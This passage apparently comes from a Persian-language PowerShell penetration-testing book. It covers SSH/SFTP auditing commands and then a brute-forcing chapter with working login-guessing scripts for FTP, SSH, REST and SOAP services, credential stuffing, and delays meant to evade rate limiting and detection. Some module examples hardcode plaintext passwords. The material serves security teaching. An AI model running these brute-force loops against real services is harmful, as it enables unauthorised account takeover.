Invoke-Command -ComputerName sftp.snowcapcyber.com -ScriptBlock { sftp -V }
```

این دستور به سرور SSH متصل می‌شود و اطلاعات نسخه زیرسیستم SFTP را بازیابی می‌کند. دانستن نسخه برای شناسایی آسیب‌پذیری‌های مرتبط با نسخه‌های خاص حیاتی است.

Reviewing SFTP configuration

همچنین می‌توانیم پیکربندی SFTP را به صورت زیر بررسی کنیم:

```
Invoke-Command -ComputerName www.snowcapcyber.com -ScriptBlock {
```

```
Get-Content /etc/ssh/sshd_config | grep Subsystem }
```

این دستور خطوطی را از فایل پیکربندی که حاوی Subsystem است استخراج می‌کند و اطلاعاتی در مورد زیرسیستم SFTP پیکربندی شده ارائه می‌دهد. بررسی تنظیمات پیکربندی SFTP برای ارزیابی‌های امنیتی بسیار مهم است.

Security auditing tools for SSH

ما همچنین می‌توانیم از ابزارهای ممیزی مختلف برای ممیزی‌های امنیتی استفاده کنیم:

```
Invoke-Command -ComputerName YourSSHServer -ScriptBlock { ssh-audit
YourSSHServer }
```

این دستور از ابزار ssh-audit برای انجام ممیزی امنیتی روی سرور SSH استفاده می‌کند و توصیه‌های Hardening را پیاده‌سازی می‌کند. ابزارهای ممیزی امنیتی می‌توانند فرآیند ارزیابی را خودکار کرده و بینش‌های ارزشمندی را در مورد آسیب‌پذیری‌های احتمالی ارائه دهند.

User authentication and authorization

به عنوان بخشی از یک ممیزی امنیتی برای یک سرور امن، باید توانایی استفاده از احراز هویت کلید SSH را تأیید کنیم:

```
# Invoke SSH command on the remote server using the private key
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock {
    param($sshKey)
    ssh -T -i $using:sshKey ajcblyth@ssh.snowcapcyber.com
} -ArgumentList $sshKey
```

این دستور از احراز هویت کلید SSH برای اتصال به سرور SSH استفاده می‌کند. جایگزینی مسیر فایل کلید و مشخصات کاربر در دستور بالا ضروری است. احراز هویت کلید SSH یک روش امن برای احراز هویت کاربر است. علاوه بر این، ما همچنین باید مجوزهای کاربر را تأیید کنیم. این امر به شرح زیر قابل دستیابی است:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { sudo -l }
```

این دستور امتیازات sudo کاربر را در سرور SSH بررسی می‌کند. اعتبارسنجی مجوزهای کاربر برای حصول اطمینان از دسترسی کاربران بدون امتیازات غیر ضروری بسیار مهم است.

Monitoring and logging

بخشی از هر ممیزی امنیتی، توانایی بررسی نظارت و ثبت Log است:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { Get-EventLog -LogName Security -Source sshd }
```

این دستور رویدادهای مربوط به SSH را از Security Log در سرور SSH بازیابی می‌کند. نظارت و بررسی Logها به شناسایی و پاسخگویی به حوادث امنیتی کمک می‌کند.

Modules

چندین ماژول و ابزار شخص ثالث برای آوردن قابلیت‌های SSH به PowerShell توسعه یافته‌اند. در مرحله بعد، ما به برخی از ماژول‌ها و ابزارهای محبوبی که دسترسی SSH را در PowerShell فعال می‌کنند نگاه می‌کنیم.

Posh-SSH

این ابزار در گیت‌هاب یافت می‌شود.

Posh-SSH ماژولی است که قابلیت‌های SSH را برای PowerShell فراهم می‌کند. این به شما امکان می‌دهد جلسات SSH را ایجاد کنید، دستورات را در سرورهای راه دور اجرا کنید و فایل‌ها را با استفاده از SCP و SFTP انتقال دهید:

```
# Install Posh-SSH module
Install-Module -Name Posh-SSH -Force -AllowClobber
# Import the module
```

```
Import Module Posh-SSH
# Example: Establish an SSH session
$session = New-SSHSession -Port 22 -ComputerName ssh.snowcapcyber.com
-Credential (Get-Credential)
# Example: Run a command on the remote server
Invoke-SSHCommand -SessionId $session.SessionId -Command "ls -l"
# Example: Close the SSH session
Remove-SSHSession -SessionId $session.SessionId
```

WinSCP .NET assembly

WinSCP در اصل یک کلاینت SCP و SFTP مبتنی بر رابط کاربری گرافیکی است، اما یک مجموعه .NET را نیز ارائه می‌دهد که می‌تواند در اسکریپت‌های PowerShell استفاده شود:

```
# Example: Using WinSCP .NET Assembly for SFTP
$sessionOptions = New-Object WinSCP.SessionOptions -Property @{
    Protocol = [WinSCP.Protocol]::Sftp
    HostName = "ssh.snowcapcyber.com"
    UserName = "ajcblyth"
    Password = "MyPa55w0RdL3tM31N"
}
$session = New-Object WinSCP.Session
try {
    $session.Open($sessionOptions)
    $session.GetFiles("/remote/path/*.txt", "C:\local\path\").Check()
}
finally {
    $session.Dispose()
}
```

https://winscp.net/eng/docs/library

SSH-Sessions

این ابزار در گیت‌هاب یافت می‌شود.

SSH-Sessions ماژولی است که به شما امکان می‌دهد جلسات SSH دائمی را در PowerShell ایجاد و مدیریت کنید:

```
# Install SSH-Sessions module
Install-Module -Name SSH-Sessions -Force -AllowClobber
# Import the module
Import-Module SSH-Sessions
# Example: Establish a persistent SSH session
$session = New-SshSession -ComputerName ssh.snowcapcyber.com
-Credential (Get-Credential)
# Example: Run a command on the remote server
Invoke-SshCommand -SessionId $session.SessionId -Command "ls -l"
# Example: Close the persistent SSH session
Remove-SshSession -SessionId $session.SessionId
```

Chilkat PowerShell SSH/SFTP module

Chilkat یک ماژول PowerShell برای SSH و SFTP ارائه می‌دهد که به شما امکان می‌دهد عملیات‌های مختلف مربوط به SSH را انجام دهید:

```
# Example: Using Chilkat SSH/SFTP Module
$ssh = New-Object Chilkat.Ssh
$success = $ssh.Connect("ssh.snowcapcyber.com")
if ($success -eq $true) {
    $ssh.AuthenticatePw("ajcblyth", "MyPa55w0RdL3tM31N")
    $commandResult = $ssh.QuickCmd("ls -l")
    Write-Host $commandResult
}
$ssh.Disconnect()
```

https://www.chilkatsoft.com/refdoc/cssftpref.html

به یاد داشته باشید که همیشه برای آخرین اطلاعات در مورد این ماژول ها به اسناد رسمی و یادداشت‌های منتشر شده، مراجعه کنید. علاوه بر این، هنگام استفاده از ماژول‌های SSH در اسکریپت‌های خود، اطمینان حاصل کنید که از بهترین شیوه‌های امنیتی پیروی می‌کنید و مجوز مناسب را دریافت می‌کنید.

این راهنما یک نمای کلی از انجام ممیزی امنیتی برای سرورهای SSH، SCP و SFTP با استفاده از PowerShell ارائه می‌دهد. مراحل ذکر شده شامل ارزیابی‌های پیکربندی سرور، کنترل دسترسی، روش‌های احراز هویت و بهترین شیوه‌ها می‌شود. نمونه‌های کار شده نشان می‌دهد که چگونه می‌توان از PowerShell برای جمع آوری اطلاعات و انجام بررسی‌های امنیتی روی سرورهای راه دور استفاده کرد.

ممیزی‌های امنیتی برای حفظ یک وضعیت امنیتی قوی ضروری هستند و ارزیابی‌های منظم، به شناسایی و کاهش آسیب‌پذیری‌های احتمالی کمک می‌کند. تطبیق پذیری PowerShell آن را به ابزاری ارزشمند برای خودکارسازی وظایف حسابرسی و به دست آوردن بینش عملی در مورد امنیت سرویس‌های مبتنی بر SSH تبدیل می‌کند. همیشه ارزیابی‌های امنیتی را با مجوز مناسب انجام دهید و از دستورالعمل‌های اخلاقی و قانونی پیروی کنید.

Summary

این فصل به طور گسترده به بررسی چشم انداز پیچیده تست امنیت در مورد سرورهای FTP، TFTP و SFTP پرداخته است. نقطه کانونی بررسی ما استفاده از PowerShell بود، ابزاری قابل تطبیق که در پیمایش پیچیدگی‌های این حوزه محوری بسیار ارزشمند است. در سرتاسر فصل، ما قابلیت‌های قوی ذاتی PowerShell را کشف کردیم و تطبیق پذیری آن را به عنوان یک راه حل جامع برای رسیدگی به نگرانی‌های امنیتی در محیط‌های انتقال فایل به نمایش گذاشتیم.

در فصل بعد، نحوه استفاده از PowerShell را برای اجرای Brute-Forcing روی اتصالات شبکه مانند FTP و SSH یاد خواهیم گرفت.

فصل دهم – Brute Forcing in PowerShell

در این فصل، ما Brute Forcing در تست امنیتی را بررسی خواهیم کرد. از آنجایی که سازمان‌ها در تلاش برای تقویت محیط دیجیتال خود هستند، درک پیچیدگی‌های حملات Brute Force بسیار مهم می‌شود. این فصل سفری را در میان متدولوژی، ابزارها و ملاحظات اخلاقی پیرامون حملاتBrute Force به‌عنوان جزء ضروری ارزیابی‌های امنیتی آغاز می‌کند.

از مبانی مفهومی آن تا اجرای عملی، ما به جزئیات این تکنیک می‌پردازیم و اهمیت آن را در شناسایی نقاط ضعف در مکانیسم‌های احراز هویت روشن می‌کنیم. علاوه بر این، ملاحظات اخلاقی و پیامدهای قانونی مرتبط با استفاده از حملات Brute Force برای مقاصد تست امنیتی را بررسی می‌کنیم. همانطور که پیچیدگی‌ها را کشف می‌کنیم، متخصصان امنیتی بینش‌های ارزشمندی را در مورد اهمیت کاهش خطرات ناشی از Brute Force به دست می‌آورند و توانایی آن‌ها را برای محافظت در برابر دسترسی غیرمجاز تقویت می‌کنند.

این فصل به Brute Force سرویس‌های شبکه مانند FTP و SSH و همچنین سرویس‌های REST و SOAP می‌پردازد. برای نشان دادن تکنیک‌های حمله، از نمونه‌های کاربردی در PowerShell استفاده می‌کنیم.

این فصل موضوعات اصلی زیر را پوشش خواهد داد:

- Brute forcing, in general, using PowerShell
- Brute forcing FTP using PowerShell
- Brute forcing SSH using PowerShell
- Brute forcing web services using PowerShell
- Brute forcing a hash

Brute forcing, in general, using PowerShell

Brute Forcing تکنیکی است که در ارزیابی‌های امنیتی به کار می‌رود تا رمزهای عبور سیستماتیک و جامع، کلیدهای رمزگذاری یا سایر اطلاعات حساس را با امتحان کردن همه ترکیب‌های ممکن تا یافتن رمز عبور صحیح، حدس بزند. این روش در ارزیابی اقدامات امنیتی پیاده‌سازی شده توسط سیستم‌ها، شبکه‌ها یا برنامه‌ها حیاتی انجام می‌شود. متخصصان امنیتی برای شناسایی آسیب‌پذیری‌ها و ضعف‌ها از Brute Force استفاده می‌کنند و به سازمان‌ها کمک می‌کنند تا دفاع خود را در برابر دسترسی‌های غیرمجاز و تهدیدات سایبری بالقوه تقویت کنند.

در ارزیابی‌های امنیتی رمز عبور، Brute Force شامل تلاش برای هر ترکیب قابل تصوری از کاراکترها تا زمانی که رمز عبور صحیح کشف شود، است. این روش در برابر رمزهای عبور ضعیف یا به راحتی قابل

حدس زدن مؤثر است و بر اهمیت استفاده از رمزهای عبور قوی و پیچیده برای محافظت از حساب‌های حساس تأکید می‌کند. کارشناسان امنیتی اغلب از ابزارهای پیچیده برای خودکارسازی فرآیند Brute Force استفاده نموده و از قدرت محاسباتی برای آزمایش سریع ترکیبات متعدد در یک بازه زمانی کوتاه استفاده می‌کنند.

کلیدهای رمزگذاری، که در حفظ امنیت داده‌ها در حین انتقال یا ذخیره سازی نقش اساسی دارند، در معرض حملات Brute Force نیز قرار دارند. هدف مهاجمان با آزمایش سیستماتیک تمام ترکیبات کلیدی ممکن، رمزگشایی اطلاعات رمزگذاری شده است. موفقیت یک حمله Brute Force به عواملی مانند قدرت الگوریتم رمزگذاری، طول و پیچیدگی کلید بستگی دارد. ارزیابی امنیتی با استفاده از Brute Force در برابر رمزگذاری به ارزیابی انعطاف پذیری سیستم‌های رمزنگاری کمک می‌کند و مناطقی را که نیاز به تقویت دارند شناسایی می‌کند.

توجه به این نکته ضروری است که در حالی که Brute Force یک تکنیک ارزشمند برای ارزیابی‌های امنیتی است ولی فشرده و زمان بر است. در نتیجه، سازمان‌ها باید بین نیاز به تست امنیتی جامع با تأثیر بالقوه بر عملکرد سیستم و تجربه کاربر تعادل برقرار کنند.

PowerShell، یک چارچوب اتوماسیون وظایف و مدیریت پیکربندی از مایکروسافت، ابزار قدرتمندی است که می‌توان از آن برای فعالیت‌های مختلف تست امنیتی، از جمله Brute Force استفاده کرد. قابلیت‌های اسکریپت نویسی و ادغام آن با سیستم‌های ویندوز، آن را به انتخابی ارجح برای متخصصان امنیتی که ارزیابی‌ها را انجام می‌دهند، تبدیل می‌کند. در اینجا یک نمای کلی از نحوه استفاده از PowerShell برای Brute Force در تست امنیتی آورده شده است:

Automated scripting

PowerShell به متخصصان امنیتی اجازه می‌دهد تا اسکریپت‌هایی ایجاد کنند که فرآیند تلاش از ترکیب‌های مختلف رمزهای عبور یا توکن‌های احراز هویت را خودکار می‌کنند. اسکریپت‌های زیر را می‌توان برای تکرار از طریق یک لیست از پیش تعریف شده از رمزهای عبور یا تولید ترکیبات بر اساس معیارهای خاص سفارشی کرد:

```
$passwords = Get-Content "passwords.txt"
$username = "root"
$target = "snowcapcyber.com"
```

```
foreach ($password in $passwords) {
    $credentials = New-Object PSCredential -ArgumentList ($username,
(ConvertTo-SecureString -AsPlainText $password -Force))
Brute forcing, in general, using PowerShell 141
    # Attempt login using $credentials against $target
    # Use Test-Credential cmdlet to validate
    # Perform additional actions based on the response
}
```

Password list attacks

PowerShell می‌تواند با خواندن از یک فایل حاوی لیستی از رمزهای عبور احتمالی، حملات لیست رمز عبور را انجام دهد. اسکریپت با هر رمز عبور تکرار می‌شود، تا زمانی که ورود موفقیت آمیز به سیستم صورت پذیرد یا لیست تمام شود.

Dictionary attacks

PowerShell می‌تواند با ترکیب کلمات و عباراتی که معمولاً در رمزهای عبور استفاده می‌شود، حملات دیکشنری را انجام دهد. متخصصان امنیتی ممکن است از فهرست‌های کلمات در دسترس عموم استفاده کنند یا دیکشنری سفارشی را متناسب با هدف خاص ایجاد کنند.

Credential stuffing

اسکریپت‌های PowerShell می‌توانند با تلاش برای استفاده از جفت‌های نام کاربری و رمز عبوری که قبلاً در سرویس‌های مختلف شناسایی شده است، حملات Credential Stuffing را خودکار کنند. این به شناسایی مواردی کمک می‌کند که کاربران از Credentialها در چندین پلتفرم استفاده مجدد می‌کنند. اسکریپت زیر می‌تواند برای انجام Credential Stuffing استفاده شود:

```
$credentials = Get-Content "credentials.txt" | ConvertTo-SecureString
$target = "snowcapcyber.com"
foreach ($credential in $credentials) {
    # Attempt login using $credential against $target
```

```
    # Perform additional actions based on the response
}
```

Rate limiting and stealth

اسکریپت‌های PowerShell می‌توانند ویژگی‌هایی را برای جلوگیری از شناسایی، مانند ایجاد تاخیر بین تلاش‌های ورود به سیستم برای فرار از مکانیسم‌های Rate Limiting پیاده‌سازی شده توسط سیستم هدف، ترکیب کنند.

Brute forcing FTP using PowerShell

Brute Force یک سرور FTP شامل تلاش سیستماتیک ترکیب‌های مختلف نام کاربری و رمز عبور برای دسترسی غیرمجاز است. PowerShell با قابلیت‌های اسکریپت نویسی و ادغام .NET Framework. می‌تواند ابزار قدرتمندی برای خودکارسازی این فرآیند در حین تست امنیتی باشد. در زیر راهنمای دقیقی در مورد نحوه استفاده از PowerShell برای Brute Force بر روی سرور FTP در یک سناریوی تست امنیتی ارائه شده است.

Setting up the environment

قبل از انجام هر گونه آزمایش امنیتی، داشتن مجوز صریح و اطمینان از انجام آزمایش در یک محیط کنترل شده بسیار مهم است. علاوه بر این، اطلاعات مربوط به سرور FTP، مانند آدرس، پورت، و اینکه آیا اجازه ورود ناشناس را می‌دهد یا خیر، جمع آوری کنید.

Creating credential lists

لیستی از نام‌های کاربری و رمز عبور را برای حمله Brute Force آماده کنید. این فهرست‌ها را می‌توان از منابع دریافت کرد، از جمله اعتبار پیش‌فرض شناخته‌شده، پایگاه‌های اطلاعاتی رمز عبور فاش شده، یا بر اساس الگوهای رایج تولید شده‌اند. PowerShell به شما امکان می‌دهد این لیست‌ها را از فایل‌های خارجی به راحتی بخوانید. در PowerShell، محتویات یک فایل را برای پردازش بعدی در یک متغیر بارگذاری می‌کنیم. در ادامه لیستی از نام‌های کاربری و رمز عبور را بارگذاری می‌کنیم:

```
$usernames = Get-Content "usernames.txt"
$passwords = Get-Content "passwords.txt"
```

FTP login attempt script

قابلیت‌های اسکریپت نویسی PowerShell به حلقه‌های تودرتو اجازه می‌دهد تا در تمام ترکیبات ممکن تکرار شوند. در کد زیر، لیستی از نام‌های کاربری و رمزهای عبور یک سرور FTP را در تلاش برای ورود به سیستم به صورت چرخشی مرور می‌کنیم:

```
$ftpServer = "ftp.snowcapcyber.com"
$ftpPort = 21
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        $credentials = New-Object PSCredential -ArgumentList
($username, (ConvertTo-SecureString -AsPlainText $password -Force))
        # Attempt FTP login
        $ftpRequest = [System.Net.
FtpWebRequest]::Create("ftp://${ftpServer}:${ftpPort}")
        $ftpRequest.Credentials = $credentials
        $ftpRequest.Method = [System.Net.
WebRequestMethods+Ftp]::ListDirectory
        try {
            $ftpResponse = $ftpRequest.GetResponse()
            Write-Host "Login successful: $username:$password"
            # Perform additional actions based on a successful login
        }
        catch [System.Net.WebException] {
            # Handle FTP server response (e.g., incorrect credentials)
            $errorMessage = $_.Exception.Message
            Write-Host "Login failed: $username:$password - $errorMessage"
        }
    }
}
```

این اسکریپت سعی می‌کند با هر ترکیبی از نام کاربری و رمز عبور وارد سیستم شود. از کلاس FtpWebRequest برای ایجاد یک اتصال FTP استفاده می‌کند و سپس پاسخ سرور را مدیریت می‌کند. ورود موفقیت آمیز اقدامات بعدی را آغاز می‌کند، در حالی که تلاش‌های ناموفق و پیام‌های خطای مربوطه ضبط می‌شوند.

Handling FTP server responses

سرورهای FTP با کدهای مختلف پاسخ می‌دهند که نشان دهنده موفقیت یا شکست تلاش برای ورود است. اسکریپت‌های PowerShell می‌توانند این پاسخ‌ها را برای تعیین نتیجه هر تلاش Brute Force تفسیر کنند. به عنوان مثال، یک کد پاسخ که با ۲ شروع می‌شود نشان دهنده موفقیت است، در حالی که ۴ یا ۵ نشان دهنده یک خطا است:

```
try {
    $ftpResponse = $ftpRequest.GetResponse()
    $responseCode = [int]$ftpResponse.StatusCode

    if ($responseCode -ge 200 -and $responseCode -lt 300) {
        Write-Host "Login successful: $username:$password"
        # Perform additional actions based on a successful login
    } else {
        Write-Host "Login failed: $username:$password - Unexpected
response code: $responseCode"
    }
}
catch [System.Net.WebException] {
    # Handle expected errors (e.g., incorrect credentials)
    $errorMessage = $_.Exception.Message
    Write-Host "Login failed: $username:$password - $errorMessage"
}
```

Rate limiting and stealth

برای جلوگیری از شناسایی و کاهش خطر مسدود شدن توسط سرور FTP، تاخیر بین تلاش برای ورود به سیستم را در نظر بگیرید. این را می‌توان با استفاده از Start-Sleep به دست آورد:

```
$delaySeconds = 2
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
```

```
        # This is the code section that tries
# to connect and authenticate a user.
         Start-Sleep -Seconds $delaySeconds
    }
}
```

Logging and reporting

برای ثبت نتایج حمله Brute Force، Logging را پیاده سازی کنید. اسکریپت‌های PowerShell می‌توانند لاگین‌های موفق، تلاش‌های ناموفق و هرگونه اطلاعات مرتبط را برای تجزیه و تحلیل بعدی ثبت کنند:

```
$logFile = "bruteforce_log.txt"
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
# This is the code section that tries
# to connect and authenticate a user.
    if ($responseCode -ge 200 -and $responseCode -lt 300) {
        Write-Output "$((Get-Date).ToString('yyyy-MM-dd
HH:mm:ss')) - Successful login: $username:$password" | Out-File
-Append -FilePath $logFile
    } else {
        Write-Output "$((Get-Date).ToString('yyyy-MM-dd
HH:mm:ss')) - Failed login: $username:$password - Response code:
$responseCode" | Out-File -Append -FilePath $logFile
        }
    }
}
```

این فایل Log می‌تواند برای تجزیه و تحلیل نتایج حمله Brute Force و شناسایی الگوها یا آسیب‌پذیری‌ها در امنیت سرور FTP بسیار مهم باشد.

Brute forcing SSH using PowerShell

Brute Force یک سرور SSH شامل تلاش سیستماتیک ترکیب‌های مختلف نام کاربری و رمز عبور برای دسترسی غیرمجاز است. PowerShell با قابلیت‌های اسکریپت نویسی و ادغام .NET Framework می‌تواند ابزار قدرتمندی برای خودکارسازی این فرآیند در حین تست امنیتی باشد. در

زیر راهنمای دقیقی در مورد نحوه استفاده از PowerShell برای Brute Force بر روی سرور SSH در یک سناریوی تست امنیتی ارائه شده است.

Setting up the environment

قبل از انجام هر گونه آزمایش امنیتی، داشتن مجوز صریح و اطمینان از انجام آزمایش در یک محیط کنترل شده بسیار مهم است. علاوه بر این، اطلاعات لازم را در مورد سرور SSH، مانند آدرس، پورت آن، و اینکه آیا این سرور اجازه احراز هویت رمز عبور را می‌دهد، جمع آوری کنید.

Creating credential lists

لیستی از نام‌های کاربری و رمز عبور را برای حمله Brute Force آماده کنید. این فهرست‌ها را می‌توان از منابع مختلف، از جمله Credential های پیش‌فرض شناخته‌شده، پایگاه‌های داده رمز عبور فاش شده، یا بر اساس الگوهای رایج تولید کرد. PowerShell به شما امکان می‌دهد این لیست‌ها را از فایل‌های خارجی به راحتی بخوانید:

```
$usernames = Get-Content "usernames.txt"
$passwords = Get-Content "passwords.txt"
```

SSH login attempt script

اسکریپت زیر به شما این امکان را می‌دهد تا تلاش‌های ورود به سیستم SSH را با استفاده از Credential آماده‌شده به‌طور خودکار انجام دهید. قابلیت‌های اسکریپت نویسی PowerShell به حلقه‌های تودرتو اجازه می‌دهد تا در تمام ترکیبات ممکن تکرار شوند:

```
$sshServer = "ssh.snowcapcyber.com"
$sshPort = 22
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        # Construct the SSH command
        $sshCommand = "sshpass -p '$password' ssh -o
StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p $sshPort
```

```
$username@$sshServer"
        try {
            # Execute the SSH command
            Invoke-Expression -Command $sshCommand
            Write-Host "Login successful: $username:$password"
            # Perform additional actions based on a successful login
        }
        catch {
            # Handle SSH server response (e.g., incorrect credentials)
            Write-Host "Login failed: $username:$password - $_"
        }
    }
}
```

این اسکریپت سعی می‌کند با هر ترکیبی از نام کاربری و رمز عبور وارد سیستم شود. از دستور sshpass برای ارسال رمز عبور به دستور SSH و از Invoke-Expression برای اجرای دستور SSH استفاده می‌کند. ورود موفقیت آمیز اقدامات بعدی را آغاز می‌کند، در حالی که تلاش‌های ناموفق و پیام‌های خطای مربوطه ضبط می‌شوند.

Handling SSH server responses

سرورهای SSH با پیام‌های مختلفی پاسخ می‌دهند که نشان‌دهنده موفقیت یا شکست تلاش‌های ورود به سیستم است. اسکریپت‌های PowerShell می‌توانند این پاسخ‌ها را برای تعیین نتیجه هر تلاش Brute Force تفسیر کنند:

```
try {
    # Execute the SSH command
    Invoke-Expression -Command $sshCommand
    Write-Host "Login successful: $username:$password"
    # Perform additional actions based on a successful login
}
catch {
```

```
    # Handle SSH server response (e.g., incorrect credentials)
    $errorMessage = $_.Exception.Message
    Write-Host "Login failed: $username:$password - $errorMessage"
}
```

Rate limiting and stealth

برای جلوگیری از شناسایی و کاهش خطر مسدود شدن توسط سرور SSH، تأخیر بین تلاش‌های ورود به سیستم را در نظر بگیرید. این را می‌توان با استفاده از Start-Sleep به دست آورد:

```
$delaySeconds = 2
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
            # This is the code section that tries
# to connect and authenticate a user.
        Start-Sleep -Seconds $delaySeconds
    }
}
```

Logging and reporting

برای ثبت نتایج حمله Brute Force، logging را پیاده سازی کنید. اسکریپت‌های PowerShell می‌توانند لاگین‌های موفق، تلاش‌های ناموفق و هرگونه اطلاعات مرتبط را برای تجزیه و تحلیل بعدی ثبت کنند:

```
$logFile = "bruteforce_log.txt"
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        # ... (previous code)
        if ($?) {
            Write-Output "$((Get-Date).ToString('yyyy-MM-dd
HH:mm:ss')) - Successful login: $username:$password" | Out-File
-Append -FilePath $logFile
        } else {
```

```
            Write-Output "$((Get-Date).ToString('yyyy-MM-dd
HH:mm:ss')) - Failed login: $username:$password - $_" | Out-File
-Append -FilePath $logFile
        }
    }
}
```

این فایل Log می‌تواند برای تجزیه و تحلیل نتایج حمله Brute Force و شناسایی الگوها یا آسیب‌پذیری‌ها در امنیت سرور SSH بسیار مهم باشد.

Brute forcing web services using PowerShell

Brute Force یک وب سرویس، چه SOAP یا REST، شامل تلاش سیستماتیک ترکیب‌های مختلف اعتبار برای دستیابی به دسترسی غیرمجاز است. PowerShell با قابلیت‌های اسکریپت‌نویسی و توانایی تعامل با وب سرویس‌ها می‌تواند ابزار ارزشمندی برای خودکارسازی این فرآیند در حین تست امنیتی باشد. در این راهنمای دقیق، ما چگونگی استفاده از PowerShell را برای Brute Force سرویس وب، پوشش جنبه‌هایی مانند رسیدگی به درخواست‌های SOAP و REST، ترکیب روش‌های احراز هویت و در نظر گرفتن ملاحظات اخلاقی بررسی خواهیم کرد.

Understanding the web service

قبل از شروع هر آزمایش امنیتی، بسیار مهم است که درک روشنی از وب سرویس مورد نظر خود داشته باشید. این شامل شناسایی نوع وب سرویس (SOAP یا REST)، درک مکانیسم‌های احراز هویت در محل، و آشنایی با اسناد API است.

Setting up the environment

اطمینان حاصل کنید که مجوز صریح برای آزمایش امنیتی دارید و تست در یک محیط کنترل شده انجام می‌شود. علاوه بر این، برای درک نقاط پایانی، روش‌های احراز هویت و هرگونه خط‌مشی Rate Limiting، می‌بایست با اسناد API سرویس وب آشنا شوید.

Installing required modules

PowerShell دارای ماژول‌هایی است که می‌تواند تعامل با سرویس‌های وب را ساده کند. بسته به نیازهای آزمایشی خود، ممکن است نیاز به نصب ماژول‌هایی مانند Invoke-RestMethod یا InvokeWebRequest داشته باشید:

```
Install-Module -Name PowerShellGet -Force -AllowClobber -Scope
CurrentUser
Install-Module -Name PSReadline -Force -AllowClobber -Scope
CurrentUser
```

Creating credential lists

لیستی از Credential ها را برای حمله Brute Force آماده کنید. بسته به روش احراز هویت که توسط وب سرویس استفاده می‌شود، این لیست‌ها می‌توانند شامل ترکیبی از نام‌های کاربری و رمز عبور یا نشانه‌ها باشند. این لیست‌ها را از فایل‌های خارجی با استفاده از PowerShell بخوانید:

```
$usernames = Get-Content "usernames.txt"
$passwords = Get-Content "passwords.txt"
```

Web service authentication

مکانیسم احراز هویت مورد استفاده توسط وب سرویس را درک کنید. اسکریپت PowerShell خود را بر این اساس برای رسیدگی به فرآیند احراز هویت تطبیق دهید.

Basic authentication (REST)

```
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        $base64Auth = [Convert]::ToBase64String([Text.
Encoding]::ASCII.GetBytes(("${username}:${password}")))
        $headers = @{ Authorization = "Basic $base64Auth" }
        $response = Invoke-RestMethod -Uri "https://api.example.com/
resource" -Method Get -Headers $headers

        # Check for successful login
        if ($response.Status -eq "success") {
            Write-Host "Login successful: $username:$password"
            # Perform additional actions based on a successful login
```

```
        } else {
            Write-Host "Login failed: $username:$password"
        }
    }
}
```

Token-based authentication (REST)

```
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        # Obtain the token using the credentials
        $token = Get-AuthToken -Username $username -Password $password

        # Include the token in the request header
        $headers = @{ Authorization = "Bearer $token" }

        # Perform the REST request
        $response = Invoke-RestMethod -Uri "https://api.snowcapcyber.
com/resource" -Method Get -Headers $headers

        # Check for successful login
        if ($response.Status -eq "success") {
            Write-Host "Login successful: $username:$password"
            # Perform additional actions based on a successful login
        } else {
            Write-Host "Login failed: $username:$password"
        }
    }
}
```

Handling SOAP authentication

سرویس‌های SOAP اغلب از احراز هویت مبتنی بر XML استفاده می‌کنند. ممکن است لازم باشد بسته‌های SOAP را با Credential مناسب بسازید:

```
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        # Construct the SOAP envelope with credentials
        $soapEnvelope = @"<soapenv:Envelope xmlns:soapenv="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:web="http://www.
snowcapcyber.com/webservice">
<soapenv:Header/>
<soapenv:Body>
<web:Authenticate>
        <web:Username>$username</web:Username>
            <web:Password>$password</web:Password>
        </web:Authenticate>
</soapenv:Body>
</soapenv:Envelope>"@
        # Perform the SOAP request
        $response = Invoke-WebRequest -Uri "https://api.example.com/
webservice" -Method Post -Body $soapEnvelope -ContentType "text/xml"
        # Check for a successful login
        if ($response.StatusCode -eq 200) {
            Write-Host "Login successful: $username:$password"
            # Perform additional actions based on a successful login
        } else {
 Write-Host "Login failed: $username:$password"
        }
    }
}
```

Handling web service responses

پاسخ‌های وب سرویس را برای تعیین موفقیت یا شکست هر تلاش Brute Force تفسیر کنید. سرویس‌های وب معمولاً کدهای وضعیت یا فیلدهای پاسخ خاصی را که نتیجه را نشان می‌دهند برمی‌گردانند:

```
foreach ($username in $usernames) {
```

```
    foreach ($password in $passwords) {
        # ... (previous code)

        # Check for successful login
        if ($response.Status -eq "success") {
            Write-Host "Login successful: $username:$password"
            # Perform additional actions
        } else {
            Write-Host "Login failed: $username:$password"
        }
    }
}
```

Rate limiting and stealth

برای جلوگیری از شناسایی و رعایت سیاست‌های Rate Limiting که سرویس وب آن‌ها را اعمال می‌کند، تاخیر بین تلاش‌های ورود به سیستم را انجام دهید.

به عنوان مثال، مورد زیر را در نظر بگیرید:

```
$delaySeconds = 2
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        # do some stuff
        Start-Sleep -Seconds $delaySeconds
    }
}
```

Logging and reporting

برای ثبت نتایج حمله Brute Force، logging را پیاده سازی کنید. اسکریپت‌های PowerShell می‌توانند لاگین‌های موفق، تلاش‌های ناموفق و هرگونه اطلاعات مرتبط را برای تجزیه و تحلیل بعدی ثبت کنند:

```
$logFile = "snowcap_bruteforce_log.txt"
foreach ($username in $usernames) {
    foreach ($password in $passwords) {
        # Do Stuff
        # Log the result of the login attempt
        if ($response.Status -eq "success") {
            Write-Output "$((Get-Date).ToString('yyyy-MM-dd
HH:mm:ss')) - Successful login: $username:$password" | Out-File
-Append -FilePath $logFile
        } else {
            Write-Output "$((Get-Date).ToString('yyyy-MM-dd
HH:mm:ss')) - Failed login: $username:$password" | Out-File -Append
-FilePath $logFile
        }
    }
}
```

Adapting to web service specifics

هر وب سرویس منحصر به فرد است و اسکریپت باید بر اساس جزئیات خاص سرویس مورد نظر تطبیق داده شود. این موضوع شامل درک نقاط پایانی API، فرمت‌های درخواست و پاسخ، رسیدگی به خطا و سایر ملاحظات خاص سرویس است.

Handling CAPTCHA and multifactor authentication

